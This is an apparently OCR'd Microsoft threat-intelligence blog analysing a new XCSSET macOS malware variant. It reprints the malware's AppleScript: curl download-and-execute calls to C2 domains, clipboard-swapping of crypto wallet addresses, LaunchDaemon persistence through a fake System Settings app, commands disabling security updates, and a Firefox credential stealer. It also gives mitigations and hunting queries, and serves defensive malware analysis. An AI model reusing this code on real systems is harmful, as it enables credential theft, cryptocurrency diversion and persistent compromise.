
Unknown Title

By Microsoft Threat Intelligence ⋮ ⋮ 9/25/2025



Microsoft Threat Intelligence has identified yet another XCSSET variant in the wild that introduces further updates and new modules beyond those detailed in our March 2025 blog post. The XCSSET malware is designed to infect Xcode projects, typically used by software developers, and run while an Xcode project is being built. We assess that this mode of infection and propagation banks on project files being shared among developers building Apple or macOS-related applications.

This new variant of XCSSET brings key changes related to browser targeting, clipboard hijacking, and persistence mechanisms. It employs sophisticated encryption and obfuscation techniques, uses run-only compiled AppleScripts for stealthy execution, and expands its data exfiltration capabilities to include Firefox browser data. It also adds another persistence mechanism through *LaunchDaemon* entries.

This variant features a submodule designed to monitor the clipboard and references a downloaded configuration file containing address regex patterns associated with various digital wallets. If a pattern match is detected, XCSSET is capable of substituting the clipboard content with its own predefined set of wallet addresses.

In this blog, we will discuss the new modules added to the XCSSET's inventory and key changes to existing ones. While we're only seeing this new XCSSET variant in limited attacks as of this writing, we're publishing our comprehensive analysis to increase awareness of this evolving threat. We shared these findings with Apple and collaborated with GitHub to take down repositories affected by XCSSET. This work reflects our broader commitment to disrupting attacks and dismantling attacker operations. Alongside our findings, we are sharing actionable detections, recommendations, and best practices to help organizations defend against this threat with confidence.

Analysis

The latest XCSSET variant follows a four-stage infection chain. The initial three stages are consistent with those observed in previous variants, as described in our previous blog. This analysis begins with the fourth stage, which includes the *boot()* function and its associated calls to download and run submodules.

boot() function of the fourth-stage script

The new variant introduces modifications to the boot function. These include additional checks for Firefox browser and modified logic for Telegram existence check. This stage also has multiple new modules that it downloads and executes.

Older variant:

```
on boot(moduleName, wait)
    try
        if moduleName = "zfsfjdxg" and isInstalled("ru.keepcoder.Telegram") is false then
            log ("Telegram not found for " & moduleName)
            return
        end if

        if moduleName = "bt" and isInstalled("com.google.Chrome") is false then
            log ("Chrome not found for " & moduleName)
            return
        end if

        set finderModules to {"dfhsebxzod", "jez", "uhsoxtfd_vostfd", "vectfd", "fpfb", "zfiz"}
        if finderModules contains moduleName then
            do shell script "curl -o /tmp/.f -fksL -d 's=" & serialNumber & "' https://bulknames.ru/s/" & moduleName
            boot("vectfd_xhh", true)
            do shell script "rm -f /tmp/.f"
            return
        end if

        if wait then
            do shell script "osascript -e \"$(curl -fskL -d 's=" & serialNumber & "&w' https://bulknames.ru/s/" & moduleName & ")\" &>/dev/null"
        else
            do shell script "osascript -e \"$(curl -fksL -d 's=" & serialNumber & "' https://bulknames.ru/s/" & moduleName & ")\" &>/dev/null &"
        end if

    on error the errorMessage number the errorNumber
        log ("Module " & moduleName & " boot failed with message: " & errorMessage)
        delay 1
    end try

end boot
```

Figure 1. *boot()* function of the earlier variant

New variant:

```
on boot(moduleName, wait)

    try

        if moduleName = "bc" and isInstalled("com.google.Chrome") is false then
            log ("Chrome not found for " & moduleName)
            return
        end if

        if moduleName = "iewmilh_cdyd" and isInstalled("org.mozilla.firefox") is false then
            log ("Firefox not found for " & moduleName)
            return
        end if

        set finderModules to {"wmkvebdylw", "jey", "okvldcmw_ilvcmw", "ieqcmw", "mhmb", "ymxy"}
        set appExists to do shell script ("[ -d \"$HOME/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram\" ] && echo 'yes' || echo 'no'")

        if appExists is equal to "yes" then
            set end of finderModules to "cdyd_ilvcmwx"
        end if

        if finderModules contains moduleName then
            do shell script "curl -o /tmp/.f -fksL -d 's=" & serialNumber & "&w' https://" & domain & "/s/" & moduleName
            boot("ieqcmw_dkk", true)
            do shell script "rm -f /tmp/.f"
            return
        end if

        if wait then
            do shell script "curl -fskL -o " & moduleName & " -d 'u=" & userName & "&s=" & serialNumber & "&w' https://" & domain & "/s/" & moduleName
        else
            do shell script "curl -fksL -o " & moduleName & " -d 'u=" & userName & "&s=" & serialNumber & "' https://" & domain & "/s/" & moduleName
        end if

    on error the errorMessage number the errorNumber
        log ("Module " & moduleName & " boot failed with message: " & errorMessage)
        delay 1
    end try
end boot
```

Figure 2. *boot()* function of the latest version

In the following sections, we examine changes to existing submodules as well as additional modules in this variant.

vexyeqj [Older variant: seizecj] (Info-stealer)

In comparison to the previous variant, several commands in this script are commented out. Additionally, it downloads a module called *bnk*, which is executed using osascript, with the domain supplied as a parameter. It then waits for three seconds and deletes the downloaded file.

```
try
    log "module launched"
    set logFile to quoted form of (tempFolder & "d.vlj")

    try
        do shell script "ls /Applications &> " & logFile & " || true"
        upload(logFile, "Applications.txt", 1)
    end try

    -- try
    --  do shell script "ls /System/Applications &> " & logFile & " || true"
    --  upload(logFile, "Applications_System.txt", 1)
    -- end try

    -- try
    --  do shell script "ls ~/Library/LaunchAgents &> " & logFile & " || true"
    --  upload(logFile, "LaunchAgents.txt", 1)
    -- end try

    try
        do shell script "x1=$((xprotect version 2>/dev/null || echo 0) | cut -d' ' -f2);x2=$((defaults read /Library/Apple/System/Library/CoreServices/XProtect.bundle/Contents/Info.plist
                    CFBundleShortVersionString 2>/dev/null || echo 0) | tail -n 1);x=$([[ $x2 -ge $x1 ]] && echo $x2 || echo $x1); echo $x > " & logFile & " || true"

        upload(logFile, "Xprotect.txt", 1)
    end try

    try
        do shell script "defaults read /Library/Apple/System/Library/CoreServices/MRT.app/Contents/Info.plist CFBundleShortVersionString 2>/dev/null 1>" & logFile & " || true"
        upload(logFile, "osmrt.txt", 1)
    end try

    do shell script ("rm -f " & logFile & " || true")
    do shell script ("(curl -fksL -o /tmp/bnk https://" & domain & "/d/bnk && (osascript /tmp/bnk " & domain & "  > /dev/null 2>&1 &) && (sleep 3 && rm -f /tmp/bnk)) > /dev/null
            2>&1 &")
    log "module finished"
```

Figure 3. Main logic of the Info-stealer submodule

The *bnk* file is a run-only compiled AppleScript. Direct decompilation of run-only compiled AppleScript is generally considered challenging or not feasible; however, the AppleScript disassembler project on Github can be used to

disassemble the code for analysis.

The script defines several functions for purposes such as data validation, encryption, decryption, obtaining additional data from command and control (C2), and logging. The script is executed with the domain as its parameter.





Figure 4. Disassembled code of the *dec()* function

Above is a code snippet of the *dec()* function, which is used to decrypt the data received from C2 server. Parsing the above leads to the command:

```
'in=$(echo '<response_data>');iv=$(echo $in | cut -c1-32 );echo "$(echo $in | cut -c33-
| base64 --decode |  openssl enc -d -aes-256-cbc -iv $iv -K <key>)" 2>/dev/null || true'
</key></response_data>
```

In the referenced code, the encrypted data is stored in the variable *in*. The first 32 characters of this variable are extracted to serve as the initialization vector (IV). The remaining data is then Base64-decoded and provided to the AES decryption function. In this case, the decryption key is a predefined constant, *27860c1670a8d2f3de7bbc74cd754121*, which was established and computed within the main function.

The decoded blob appears to be a configuration file. Presented below is a formatted and redacted sample of the decrypted response obtained from the C2 server:



```
{
  "s":"^([[:<:]][a-zA-Z]{3,8}[[:>:]]([[:space:]]+[[:<:]][a-zA-Z]{3,8}[[:>:]]){11}|[[:<:]][a-zA-Z]{3,8}[[:>:]],[[:space:]]*([[:<:]][a-zA-Z]{3,8}[[:>:]],[[:space:]]*){10}[[:<:]][a-zA-Z]{3,8}[[:>:]])$",
  "bad":"Xcode|Android|Visual|Postman",
  "sub":{
    {
      "a":{
        "TJMKy4QJHasvUgycMWfH4DQ9H4t4meTAHY",
        "TUzbKh52XWqHeR5XCqw6ae5CN2ad3pa6Av",
        "TG3vLTxbMCrGBQcrsSy63tVy1n5rwjZgKp",
        "TELv2pUrDaVwJavhyhGnjGReMqSTGDVyrt",
        "TC9qigUjRhTj5d1tnbcpcc18pmB4o7ysif",
        "TRhq17v9cuot5YFwsvpsT6AgdrtehfVbMT",
        "TGLUKofB31cikqKLygXYFZmGdCfiPn1ZUF",
        "TB2yYySqnx6QyC6iRHrNWeR8tZgjV1KXjp",
        "TKZqAVRn6uZp96bmMG8EoapCdRYYv61dQY",
        "TSvKySYY2tydB8fjbSdfheguUemrWhvKuH"
      },
      "t":"tron",
      "r":"^T[A-Za-z1-9]{33}$",
      "p":"0"
    },
    {
      "a":{
        "0x5712672e7986b2c3ee5e3588763e58fffc58706a",
        "0x978c7ce1dcedc176914087a0f28f9f9f87c89849",
        "0xc7b7aa4f76c57ab1b70eb3497447951448b4039f",
        "0xaa2382ac621b58a1568e5cf4eef2358480f3905f",
        "0xc4c37e072fe495121f9f49e3c5c612d2a6c39254",
        "0xa97acd4597f521bba3ac2ac69a0f28c467a22e47",
        "0x1825bb9700fd33d83369724b2e7a23423dceaac5",
        "0x359024bf261b066a86ffe1d4e008e04094b3a048",
        "0xa6143ac3688abcd924f8f6f0ad4349c24df19e56",
        "0x70e7200b4b6d342986b210f351e3ffbc5e8a4752"
      },
      "t":"eth",
      "r":"^0x[a-fA-F0-9]{40}$",
      "p":"1"
    },
    {
      "a":{
        "1BX9tshrXqCNcy2GfKDQJavb7M3K487cHQ",
        "142d4oc3oWWeCo5BJEs9gAEgTmGcGokmhX",
        "14uZ3zRstHwGvW9pQd3PFdYCHGUmQ3drNy",
        "16xzgfXJ6gamsw6wnrTsHxP2Y4QU6qzQuc",
        "1GTP6MeKRxwdKep9vu4y1mVYiC2zF2F6hf",
        "18Ci5KVoLjgyTCF1mQHaU5N7X3xM5ZzcxC",
        "1HDU4qUpZ5j4QngmY5eNP6KNipiQKsHrpS",
        "1DX6DhpRAErGkDYf9SxoD5svV5UPUG3S6H",
        "1Ca6Rc1HswBwKGqvvnpL88BZWuub7oCDPN",
        "1JcNFqCE6Hx1uw8M1VJhPVVr2P3cdw2mX6"
      },
      "t":"btc_1",
      "r":"^[1][a-zA-HJ-NP-Z0-9]{25,39}$",
      "ir":"^([0-9A-Fa-f]{2})+$",
      "p":"2"
    },
```

Figure 5. Configuration data received from the C2 server

The following section examines the core logic of the downloaded *bnk* payload, explaining how the previous information is interpreted and applied.

Firstly, it calls a defined function to obtain the configuration data from the C2 server; this data is decrypted and stored in a variable. Shell commands are executed to retrieve the *SerialNumber* and the current user.

The clipboard content is retrieved which was determined by checking the AEVT (Apple Event Code) codes. The process then identifies the frontmost application, which is checked against a blocklist defined by the “bad” property in the response from C2. Processing proceeds only if the current clipboard data differs from both the last clipboard entry and the last replaced clipboard data, the length of the clipboard data exceeds 25 characters, and the *oD()* function does not return true. The *oD()* function returns true when the first four characters are digits. After the above checks, it then has multiple gates and conditions. The first condition checks if the clipboard length is between 50 < *len(clipboard)* < 300. It then checks if the clipboard matches the pattern defined in the *s* record in the response. If it matches, the clipboard data is formatted in a record type string and is exfiltrated to the C2 server. The transmitted data is also AES-encrypted.

In the second condition, the script verifies whether the clipboard length is between 25 and 65, whether it was executed with a single argument, and whether *cD(clipboard_data)* function returns a value greater than 1, which refers to the count of digits in the data passed in argument. If these conditions are met, the script iterates through the *sub* collection in the C2 response, which includes individual entries for various wallets. Each *sub* collection entry contains:

- *a*: Contains a list of addresses from which one is selected; the corresponding clipboard data is subsequently replaced.
- *t*: Refers to the wallet identifier.
- *r*: Specifies the regex pattern used for matching addresses associated with this wallet.
- *ir* (optional): Represents a negative regex pattern; addresses matching this pattern should be excluded.

- *p*: Appears to function as a counter or record index.

For each record, it matches pattern for *r* and *ir*. If the variable *r* is true and *ir* is false, then the program checks whether the clipboard content matches any of the attacker's addresses. If it does not, it selects an address from the list and replaces the clipboard's content accordingly. The system subsequently sends information—including the original clipboard data, the replaced data, the wallet name, frontmost application, and other relevant details—to the C2 server. Next, it assigns the value of the clipboard data to the *xcP* variable, which tracks the most recently replaced clipboard entry. Finally, it updates the *xP* variable to reflect the current clipboard text, waits for two seconds, and repeats the loop.

neq_cdyd_ilvcmwx (File-stealer)

This module retrieves an additional script from the C2 server, which is saved in the */tmp/* directory. The script is subsequently executed with the domain and *moduleName* provided as parameters. After execution, the downloaded file is deleted. The module operates as a compiled, run-only AppleScript. The script bears similarity to the *txzx_vostfdi* module, previously identified as a digital wallet data stealer targeting browsers. During analysis, the C2 server did not supply a folder list; however, it is capable of exfiltrating files back to the C2 server.

```
try
    do shell script "curl -fskL -o /tmp/neq_cdyd_ilvcmwx 'https://cdntor.ru/d/neq_cdyd_ilvcmwx' && osascript /tmp/neq_cdyd_ilvcmwx cdntor.ru neq_cdyd_ilvcmwx"
    do shell script "rm -f /tmp/neq_cdyd_ilvcmwx"
end try
```

Figure 6. Additional script being downloaded and executed

xmyyeqjx (*LaunchDaemon*-based persistence)

This submodule sets up *LaunchDaemon* persistence for the *~/.root* file, which is created in this module. Here's a summary of the script:

The process begins by creating several paths and a *~/.root* file in the user's *HOME* directory, which will contain the payload. The payload performs the following actions:

- Changes the directory to */Users/Shared*
- Checks the network connection
- Retrieves the local signed-in user
- Sleeps for 30 seconds
- Executes the *~/.zshrc* file in the context of the signed-in user (*.zshrc* file was appended with malicious payload in previous submodules)
- Sleeps for 30 seconds
- Modifies two configurations to execute system commands that disable macOS automatic configuration updates and Rapid Security Response mechanisms.

```
/usr/bin/defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist
ConfigDataInstall -bool false

/usr/bin/defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist
AllowRapidSecurityResponses -bool false
```

These commands modify macOS Software Update preferences to disable various critical Apple Updates, including Rapid Security Responses (RSR), Security Configuration updates, and others.

It then calls the *doMainFunc()* function.

```
on doMainFunc()

    set theXFile to do shell script "grep -lir " & (quoted form of shFile) & " '/Library/LaunchDaemons/' 2>/dev/null || true"

    if theXFile is not equal to "" then
        error "agent in place. exiting."
    end if

    try
        do shell script ("curl -fksL -o " & runFile & " https://" & domain & "/d/neq_cdmrlq_dkk --create-dirs")
        log (do shell script "file " & runFile & " | head -n 1")
    on error the errorMessage
        error "failed downloading bin: " & errorMessage
    end try

    log "compiling System Settings.app"

    set payload to "
try
    run script alias (\"tmp:" & moduleName & "\") with parameters {\"com.google.ieqcmw\", \"" & shFile & "\"}
end try
"
    set payload to quoted form of payload

    do shell script "osacompile -x -e " & payload & " -o " & quoted form of appFile -- XXXX

    set plistFile to quoted form of (appFile & "/Contents/Info.plist")
    set appDisplayName to "System Settings"
    set appIcon to "SystemSettings"

    do shell script "plutil -replace LSUIElement -bool YES " & plistFile
    do shell script "plutil -replace LSBackgroundOnly -bool YES " & plistFile

    do shell script "plutil -replace CFBundleName -string '" & appDisplayName & "' " & plistFile

    do shell script "plutil -insert CFBundleAlternateNames -xml '<array/>' " & plistFile

    do shell script "plutil -insert CFBundleAlternateNames.0 -string 'System Preferences' " & plistFile
    do shell script "plutil -insert CFBundleAlternateNames.1 -string 'System Settings' " & plistFile
    do shell script "plutil -insert CFBundleAlternateNames.2 -string 'Preferences' " & plistFile
    do shell script "plutil -insert CFBundleAlternateNames.3 -string 'Settings' " & plistFile
```

Figure 7. Creation of fake application and downloading of additional script from C2 server.

This function first checks the existence of a *LaunchDaemon* entry with the presence of *.root* file in its contents. If it's not found, it downloads another script from the C2 server, which is again a run-only compiled AppleScript. It then creates a fake application named S*ystem Settings.app* in the */tmp* directory, which basically executes this downloaded AppleScript with two parameters. These parameters appear to be the *Label/Plist Name* and the file to be persisted (*~/.root* file). After creating the fake app, it calls another function where it waits for the legitimate *System Settings* application to get started, upon which it executes the fake application. This behavior is done to masquerade itself as legitimate.

The downloaded script first gets the device's serial number and the current username by executing shell commands. It then forms path to the *LaunchDaemon* plist file and constructs its content. It uses the echo command to paste this constructed content to the *LaunchDaemon* file. The file name is the name that was passed in the argument. Below is an example of the created plist file:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>
com.google.ieqcmw</string><key>ProgramArguments</key><array><string>/bin/bash</string><string>/Users/mdatp/.root</string></array><key>RunAtLoad</key><true/><key>StartInterval</key><integer>3600</integer
></dict></plist>
```

Figure 8. Plist content of the created LaunchDaemon entry

It masquerades with prefix *com.google.* in plist name and executes the *~/.root* file using bash. The echo command is run using "do shell script …. with administrator privileges" which can be implied by the *badm* AEVT code. It then executes *chown* command to change owner to *root:wheel* and sets 644 permissions to the plist file. Lastly, it executes the *launchctl load -w* command with *sudo* to start the daemon.

jey [Older Variant: jez] (Git-based persistence)

The command in the older variant executes a direct concatenation of encrypted payload along with the repeated decryption command directly through the shell. In the new variant, the decryption logic is encapsulated within a shell function, which is defined inline and then used to decrypt the encrypted string before passing it to the shell for execution. This change primarily enhances the obfuscation method used by malware.

Old logic:

```
set encString to do shell script "echo 'echo \"$(curl -fskL -d \"p=git\" https://" & domain & "/a)\" | sh' " & encTimes & " | tr -d '\\n'"

set shPayload to "((echo " & encString & decTimes & " | sh ) >/dev/null 2>&1 &)"
```

Figure 9. Payload generation logic in older variant

New logic:

```
set encString to do shell script "echo 'echo \"$(curl -fskL -d \"p=git\" https://" & domain & "/a)\" | sh' " & encTimes & " | tr -d '\\n'"

set shPayload to "((m(){ " & decTimes & " };echo " & encString & " | m | sh ) >/dev/null 2>&1 &)"
```

Figure 10. Payload generation logic in the latest variant

iewmilh_cdyd (Info-stealer targeting Firefox)

This new variant has added an info-stealer module to exfiltrate data stored by Firefox. The *runMe()* function is invoked at first to download a Mach-O FAT binary, which is responsible for all info stealing operations, from the C2 server.

```
on runMe()

    try
        do shell script ("curl -fksL -o " & execPath & " https://" & domain & "/d/ancr --create-dirs")
        log (do shell script "file " & execPath & " | head -n 1")
    on error the errorMessage
        log "failed downloading bin: " & errorMessage
        return
    end try

    runMeTwo()

end runMe
```

Figure 11. Downloading compiled binary of the HackBrowserData project

This downloaded binary appears to be a modified version of a GitHub project HackBrowserData, which is capable of decrypting and exporting browser data stored by browsers. Passwords, history, credit card information, and cookies are some of the key information it can extract from almost all popular browsers.

Upon downloading, the binary is given executable file permissions, is ad-hoc signed on the victim's machine, and executed with *–b firefox -f json –dir " & resDir & " –zip* as arguments:

- *-b*: Browser name
- *-f*: format of the output data
- *–dir*: Export directory where the output is stored
- *–zip*: This flag stores the output in compressed ZIP

Once all the data is retrieved, it uploads the compressed ZIP and log file to C2 server with its old method of exfiltrating data in chunks.

Mitigation and protection guidance

Defenders can take the following mitigation steps to defend against this threat:

- Run the latest version of your operating systems and applications. Deploy the latest security updates as soon as they become available.
- Always inspect and verify Xcode projects downloaded or cloned from repositories, as the malware usually spreads through infected projects.
- Exercise caution when copying and pasting sensitive data from the clipboard. Always verify that the pasted content matches the intended source to avoid falling victim to clipboard hijacking or data tampering attacks.
- Encourage users to use web browsers that support Microsoft Defender SmartScreen like Microsoft Edge—available on macOS and various platforms—which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.
- Use Microsoft Defender for Endpoint on Mac, which detects, stops, and quarantines the malware discussed in this blog

Microsoft Defender for Endpoint customers can also apply the following mitigations to reduce the environmental attack surface and mitigate the impact of this threat and its payloads:

- Turn on cloud-delivered protection and automatic sample submission on Microsoft Defender Antivirus. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Enable potentially unwanted application (PUA) protection in block mode to automatically quarantine PUAs like adware. PUA blocking takes effect on endpoint clients after the next signature update or computer restart. PUA blocking takes effect on endpoint clients after the next signature update or computer restart.
- Turn on network protection to block connections to malicious domains and IP addresses.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic	Observed activity	Microsoft Defender coverage
Initial access	– Malicious Xcode projects	**Microsoft Defender Antivirus** – Trojan:MacOS/XCSSET.PB **Microsoft Defender for Endpoint** – Possible XCSSET activity
Execution	– Malicious command execution – Malicious file execution – Malicious osascript execution	**Microsoft Defender Antivirus** – Behaviour:MacOS/SuspOsascriptExec.B – Behaviour:MacOS/SuspOsascriptExec.C – Trojan:MacOS/XCSSET.AB – Trojan:MacOS/XCSSET.BA – Trojan:MacOS/XCSSET.SE – Behavior:MacOS/SuspXcssetBehavior.AT

		– Trojan:MacOS/XCSSET.ST – Trojan:MacOS/XCSSET.SB – Trojan:MacOS/XCSSET.SC
Persistence	– Hidden *LaunchDaemon* persistence	**Microsoft Defender for Endpoint** – Suspicious file dropped and launched – Suspicious script launched – Network connection by osascript – Suspicious process launched from a world-writable directory **Microsoft Defender Antivirus** – Behavior:MacOS/SuspHiddenPersistence.A1 **Microsoft Defender for Endpoint** – Suspicious Plist modifications – Suspicious launchctl tool activity
Defense evasion	– Suspicious obfuscated command	**Microsoft Defender for Endpoint** **–** Suspicious file or information obfuscation detected
Credential access	– Use of modified HackBrowserData project	**Microsoft Defender Antivirus** – Trojan:MacOS/HackBrowserData.A
Impact	– Xcode project infection	**Microsoft Defender Antivirus** – Behavior:MacOS/XCSSET.A

Note: For detections associated with older variants of XCSSET, refer to our March 2025 blog post.

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

- Tool profile: XCSSET

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following query to find related activity in their networks:

Suspicious commands while building an Xcode project

Search for suspicious commands related to this XCSSET when an Xcode project is being built.

```
DeviceProcessEvents
| where ProcessCommandLine has_all("echo", "xxd -p -r", "| sh") or ProcessCommandLine
has_all("echo", "base64 -d", "| sh")
| where InitiatingProcessFileName has_any ("sh", "bash", "zsh")
| where InitiatingProcessCommandLine contains "/Developer/Xcode/DerivedData"
```

Suspicious commands executed by XCSSET info-stealer module

Search for suspicious commands related to decryption logic of data received from C2.

```
DeviceProcessEvents
| where ProcessCommandLine has_any ("base64 --decode", "base64 -d") and ProcessCommandLine has_all
("openssl enc -d", "cut -c1-32")
```

Suspicious application creation

Search for suspicious applications created in Temp folder by this XCSSET.

```
DeviceFileEvents
| where FolderPath matches regex @"/tmp/[a-zA-Z]\.app"
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

